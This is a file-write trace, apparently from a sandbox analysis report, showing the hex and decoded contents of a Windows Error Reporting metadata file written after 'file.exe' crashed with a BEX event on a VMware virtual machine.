C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 31 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>90 184</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 38 00 31 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>78168< /QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 39 00 39 00 38 00 35 00 31 00 35 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>39985152</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 37 00 36 00 34 00 30 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>46764032</PeakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 39 00 39 00 38 00 35 00 31 00 35 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>39985152</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4802	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4854	4	0d 00 0a 00		success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4858	2	09 00		success or wait	18	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	4862	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	5568	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	5572	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	5574	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	5614	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	5618	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	5620	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	5658	4	0d 00 0a 00		success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	5662	2	09 00		success or wait	12	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	5666	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6220	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6224	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6226	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6266	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6270	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6272	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6310	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6314	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6318	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6412	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6416	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6420	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>bexsgb, Inc.</SystemManufacturer>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6526	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6530	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6534	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>bexsgb7,1</SystemProductName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6630	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6634	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6638	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6758	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6762	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6766	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 33 00 33 00 32 00 33 00 38 00 31 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1613323815</OSInstallDate>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6848	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6852	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6856	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6958	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6962	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	6966	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7034	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7038	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7040	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7080	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7084	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7086	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7120	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7124	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7128	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7224	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7228	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7230	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7266	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7270	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7272	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7296	4	0d 00 0a 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7300	2	09 00		success or wait	6	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7304	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7562	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7566	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7568	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7594	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7598	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7600	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 32 00 3a 00 30 00 30 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:42:00Z">	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7700	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7704	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7708	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 31 00 33 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="306" PID="6136" UptimeMS="2406" TimeSinceCreationMS="2406" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7970	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7974	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7978	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	7998	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8002	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8004	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8042	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8046	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8048	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8086	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8090	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8094	98	3c 00 47 00 75 00 69 00 64 00 3e 00 63 00 30 00 63 00 35 00 34 00 34 00 63 00 61 00 2d 00 38 00 36 00 35 00 35 00 2d 00 34 00 36 00 37 00 37 00 2d 00 38 00 64 00 66 00 34 00 2d 00 34 00 35 00 65 00 37 00 36 00 62 00 34 00 61 00 64 00 65 00 30 00 61 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>c0c544ca-8655-4677-8df4-45e76b4ade0a</Guid>	success or wait	1	6DA8497A	unknown
